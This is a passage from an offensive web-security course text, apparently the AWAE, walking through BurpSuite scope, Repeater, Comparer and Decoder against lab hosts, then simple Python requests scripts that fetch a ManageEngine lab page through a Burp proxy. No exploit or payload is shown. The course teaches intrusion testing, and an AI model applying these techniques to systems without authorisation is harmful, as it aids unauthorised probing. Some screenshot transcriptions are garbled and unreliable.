The screenshot shows the Burp Suite interface with the title bar "Burp Suite Community Edition v1.7.33 - Tempor". Below the title bar is a menu bar with "Burp", "Intruder", "Repeater", "Window", and "Help". Under the "Burp" menu, there are tabs: Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, and Prc. The "Proxy" tab is selected. Below the menu is a toolbar with "Intercept", "HTTP history", "WebSockets history", and "Options". A filter bar below the toolbar says "Filter: Hiding CSS, image and general binary content". The main pane displays a table of network requests:

#	Host	Method	URL	Params	Edited
24	http://detectportal.firefox.com	GET	/success.txt		
23	http://detectportal.firefox.com	GET	/success.txt		
22	http://detectportal.firefox.com	GET	/success.txt		
21	http://detectportal.firefox.com	GET	/succ http://atmail/		
20	http://detectportal.firefox.com	GET	/succ		
19	http://detectportal.firefox.com	GET	/succ Add to scope		
14	http://atmail	GET	/ima		
12	http://atmail	GET	/js/re		
11	http://atmail	GET	/js/xp		
10	http://atmail	GET	/js/bri		
9	http://atmail	GET	/js/jC		
8	http://atmail	GET	/js/jC		

A context menu is open over the row with ID 19, showing options: "Add to scope" (highlighted), "Spider from here", "Do an active scan", "Do a passive scan", "Send to Intruder", "Send to Repeater" (with keyboard shortcut Ctrl+I), "Send to Sequencer" (with keyboard shortcut Ctrl+R), and "Send to Repeater" again (with keyboard shortcut Ctrl+R).

Figure 9: BurpSuite “Add to scope” feature

Once we set the scope the prompt shown in Figure 10 asks us if we want to stop capturing items that are not in scope. We will choose Yes





Figure 10: BurpSuite scope warning

Now that we have the Atmail server added to our scope, we can change the *HTTP history* filter settings to display only in-scope items. We do this by clicking the filter box, selecting *Show only inscope items*, and clicking away from the filter box.

Figure 11: BurpSuite Show only *in-scope* items

Burm Suite Community Edition v1.7.33 - Temporary Project												
Burm Intruder Repeater Window Help												
Target	Proxy	Spider	Scanner	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	Project options	User options	Alerts
Intercept	HTTP history	WebSockets history	Options									
Filter: Hiding out of scope items; hiding CSS, image and general binary content												
#	Host	Method	URL		Params	Edited	Status	Length	MIME type			
14	http://atmail	GET	/images/favicon.ico				200	1415	text			
12	http://atmail	GET	/js/rememberme.js				200	4451	script			
11	http://atmail	GET	/js/xp.js				200	7546	script			
10	http://atmail	GET	/js/browsercheck.js				200	9506	script			
9	http://atmail	GET	/js/jQuery/ui/jquery-ui-1.7.2.custom.m...				200	193036	script			
8	http://atmail	GET	/js/jQuery/jquery-1.3.2.min.js				200	57613	script			
3	http://atmail	GET	/				200	7883	HTML			

Figure 12: BurpSuite history showing only *in-scope* items

We can verify that our scope has been properly set by switching to the Target tab and then selecting the **Scopes** subtab.




Figure 13: BurpSuite scope listing

1.1.3 BurpSuite Repeater and Comparer

While inspecting web applications, we often need to see how granular changes to our HTTP requests affect the response a web server might return. In those instances, the BurpSuite *Repeater* tool allows us to make arbitrary and very precise changes to a captured request and then resend it to the target web server.

Let's see how that looks in practice. We will switch back to the *Proxy > HTTP history* tab and use the same request we previously used to set the scope. Then we will right -click on it and choose *Send to Repeater* (Figure 14).



The screenshot shows the 'Repeater' tab selected in the Burp Suite interface. A context menu is open over a selected row in the history table, with the option 'Send to Repeater' highlighted. The table lists various captured requests with columns for #, Host, Method, URL, Params, Edited, Status, Length, and MIME type.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
14	http://atmail	GET	/images/favicon.ico			200	1415	text
12	http://atmail	GET	/site/memberme.js			200	4451	script
11	http://atmail	GET	/js/xp.js			200	7548	script
10	http://atmail	GET	/js/browser	http://atmail/		200	9506	script
9	http://atmail	GET	/js/QueryA			200	191016	script
8	http://atmail	GET	/js/QueryB			200	57013	script
3	http://atmail	GET	/			200	7883	HTML

Figure 14: BurpSuite Send to Repeater

Once we switch over to the *Repeater* tab, we will first click on the *Go* button and resend our original request unmodified. The response we receive will establish a baseline against which we

will be able to evaluate any arbitrarily modified subsequent request to the same URL and its corresponding response.




Figure 15: BurpSuiteRepeater resending request

Now that we have a baseline response, we will make a slight change to our original request. Specifically, we will change the value of the `Accept-Language` header from “`en-US, en;q=0.5`” to “`de`”. In other words, we will try to see how the Atmail application responds when we try to instruct it to use the German language.




Figure 16: BurpSuite sending a modified request

In Figure 16, we can already spot a difference in the header response size and content length. To better compare the responses, we can make use of the `Comparer` feature. This feature can be activated by right-clicking on the response and selecting `Send to Comparer`.




Figure 17: BurpSuite send response to Comparer

Before we switch to the *Comparer* tab, we will navigate back to our original request and repeat the same *Send to Comparer* step so that we have two different responses we can compare (Figure 18, Figure 19).



Figure 18: BurpSuite Repeater previous request and response




Figure 19: BurpSuite send second response to Comparer

We can now switch to the *Comparer* tab, where we can see that BurpSuite has automatically highlighted our different responses in their respective windows. At this point, we have the option of comparing the responses for differences in *Words* or *Bytes*. We will choose the *Words* option (Figure 20) since we are not dealing with binary response in this instance.




Figure 20: BurpSuite Comparer tab

The comparison results are shown in a dedicated window (Figure 21) where BurpSuite allows us to easily locate the differences and their types using color-coding for *Modified*, *Deleted*, and *Added*. In this example, we are exclusively dealing with *Modified* differences in the responses as can be seen in Figure 21.




Figure 21: BurpSuite Comparer tab comparing Words

While this is a very simple example, it shows how the *Repeater* and *Comparer* functionalities can be valuable tools when testing a web application.

1.1.4 BurpSuite Decoder

While inspecting modern web applications, we are often confronted with the use of encoded data in HTTP requests and responses. Fortunately, the BurpSuite has a versatile decoder tool that is very easy to use in our workflow. As an example, let's switch to our browser and perform an HTTP request to the Atmail website, specifically to the URL <http://atmail/js/php.js>. If we switch back to BurpSuite to review the server response, we can see a function named *urlencode*.




Figure 22: BurpSuite php.js response

Looking at the return statement in Figure 22, we see that some of the characters are URL encoded and, as a result, they are more difficult to interpret. Let's highlight the return statement, right-click on it and select *Send to Decoder*.




Figure 23: BurpSuite Send to Decoder feature

Now if we switch to the *Decoder* tab, we can choose the *Decode as* option to the right and select *URL* for the encoding scheme (Figure 24).




Figure 24: BurpSuite URL decoding the selected values




Figure 25: BurpSuite successfully decoded the selected values

As a result, we see a second textbox below our original data that has been URL decoded and is now a lot easier to read and understand (Figure 25).

So far, we have only demonstrated a few basic, albeit useful, features of BurpSuite. This tool contains many more functionalities that can be very helpful when researching complex modern web applications. We strongly encourage you to learn more⁸ about them as they can facilitate and streamline a highly efficient workflow.

1.1.5 Exercise

Take some time to familiarize yourself with the BurpSuite proxy and its various capabilities.

1.2 Interacting with Web Listeners with Python

The focus for this course is the creation of fully functional and complex exploits for targeted web applications and our language of choice for this task is Python. Nevertheless, if you are already well-versed in a different language and prefer to develop the solutions for the course exercises in it, you are certainly welcome to do so.

As of January 2020, Python 2 will no longer be supported and is officially replaced by Python 3. However, many operating systems, including Debian, have chosen to keep the binary package *python* to represent Python 2 while the binary package *python3* will represent Python 3. For this reason, when we use *python* to run a script in this course, we are using Python 2 and when we use *python3* we are using Python 3. In addition, certain libraries provided by default with Python 2 are being removed. To compensate for this, we have provided a package named *offsec-awae*

⁸ (PortSwigger Ltd., 2020), <https://portswigger.net/burp/documentation>

to be installed on Kali. Running `sudo apt-get install offsec-awae` will install the missing libraries.

In Python, a very popular library that can be used to interact with a web application is the *requests* library. While there are many well-written guides on how to use requests, including the official documentation,⁹ we will demonstrate a very basic way to get us started.

The following script will issue an HTTP request to the ManageEngine¹⁰ webserver in the labs and output the details of the relative response:

```

01: import requests
02: from colorama import Fore, Back, Style 03:
04: requests.packages.urllib3.\ 
05: disable_warnings(requests.packages.urllib3.exceptions.InsecureRequestWarning)
06: def format_text(title,item):
07:     cr = '\r\n'
08:     section_break = cr + "*" * 20 + cr
09:     item = str(item)
10:     text = Style.BRIGHT + Fore.RED + title + Fore.RESET + section_break + item +
section_break
11:     return text
12:
13: r = requests.get('https://manageengine:8443/', verify=False)
14: print format_text('r.status_code is: ',r.status_code)
15: print format_text('r.headers is: ',r.headers)

16: print format_text('r.cookies is: ',r.cookies)
17: print format_text('r.text is: ',r.text)

```

Listing 2 - A basic requests library example

In Listing 2, on lines 1-2 we import the *requests* module as well as a module to display output in different colors. On line 4-5, we disable the display of certificate warnings when requests are made to websites using insecure certificates. This can be useful in scenarios where targeted web applications use self-signed certificates as is the case in the AWAE labs.

Lines 6-11 implement a function to display the response headers and body in an organized way. On line 13, we set the variable *r* to the result of a GET request to the ManageEngine webserver in the labs. Notice that in our request, we set the verify flag to *False*. This prevents the library from verifying the SSL/TLS certificate. Finally lines 14-17 demonstrate how to access a few common components of an HTTP server response.

Let's save this script as *manageengine_web_request.py*, run it and check the details of the web server response:

```

kali@kali:~$ python manageengine_web_request.py
r.status_code is: ****
200
*****
r.headers is:

```

⁹ (Python Software Foundation, 2017), <http://docs.python-requests.org/en/master/>

¹⁰ (ManageEngine, 2020), <https://www.manageengine.com/>

```

*****
{'Content-Length': '261', 'Set-Cookie':
'JSESSIONID_APM_9090=808639988060D663A797DF8EA8019F67; Path=/; Secure; HttpOnly',
'Accept-Ranges': 'bytes', 'Server': 'Apache-Coyote/1.1', 'Last-Modified': 'Fri, 09 Sep
2016 14:06:48 GMT', 'ETag': 'W/"261-1473430008000"', 'Date': 'Fri, 14 Sep 2018
12:51:15 GMT', 'Content-Type': 'text/html'}
*****
```



```

r.cookies is: *****
<RequestsCookieJar[<Cookie JSESSIONID_APM_9090=808639988060D663A797DF8EA8019F67 for
manageengine.local/>]>
*****
```



```

r.text is: *****
<!-- $Id$ -->
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<!-- This comment is for Instant Gratification to work applications.do -->
<script>
    window.open ("/webclient/common/jsp/home.jsp", "_top");
</script>

</head>
</html>
```

Listing 3 - Response output generated by our script request

Great! As you can see from the previous listing, the request was successful and the different parts of the HTTP response can be easily accessed as properties of a Python object (*r*).

Similar to our traffic collection of normal HTTP requests and responses between a browser and a web application, there are times when we need to debug the requests that are generated by our proof of concept Python scripts. Fortunately, the *requests* library comes with built-in proxy support. To make use of it, we only need to add a Python dictionary object to our script containing the proxy IP address, port and protocol, which will be used in our *requests.get* function call. Let's see how to do that.


```

01: import requests
02: from colorama import Fore, Back, Style
03: 04:
requests.packages.urllib3.disable_warnings(requests.packages.urllib3.exceptions.InsecureRequestWarning) 05:
06: proxies = {'http': 'http://127.0.0.1:8080', 'https': 'http://127.0.0.1:8080'}
07: def format_text(title,item):
08:     cr = '\r\n'
09:     section_break = cr + "*" * 20 + cr
10:    item = str(item)
11:    text = Style.BRIGHT + Fore.RED + title + Fore.RESET + section_break + item +
section_break 12:    return text; 13:
14: r = requests.get('https://manageengine:8443/', verify=False, proxies=proxies)
15: print format_text('r.status_code is: ',r.status_code)
16: print format_text('r.headers is: ',r.headers)
17: print format_text('r.cookies is: ',r.cookies)
18: print format_text('r.text is: ',r.text)

```

Listing 4 - Using Python requests proxy support


The updated script will generate a response similar to the one shown in Listing 3, however this time, we should be able to locate our request/response in the BurpSuite *History* tab.



#	Host	Method	URL	Params	Edited	Status	Length	MIME type
14	http://atmail	GET	/images/favicon.ico			200	1415	text
12	http://atmail	GET	/js/rememberme.js			200	4451	script
11	http://atmail	GET	/js/xp.js			200	7546	script
10	http://atmail	GET	/js/browsercheck.js			200	9506	script
9	http://atmail	GET	/js/jQuery/ui/jquery-ui-1.7.2.custom.m...			200	193036	script
8	http://atmail	GET	/js/jQuery/jquery-1.3.2.min.js			200	57613	script
3	http://atmail	GET	/			200	7883	HTML

Figure 26: BurpSuite History still shows only requests performed against the Atmail server

Unfortunately, after running our script, we still only see requests to the Atmail webserver (Figure 26). We forgot to add the ManageEngine target to our scope! As we saw previously, this is an easy fix but before we do that, we will need to re-enable the capture of out-of scope items setting that we previously disabled. We can do this in the *Proxy > HTTP history* tab by clicking on the *Reenable* button as shown in Figure 27.

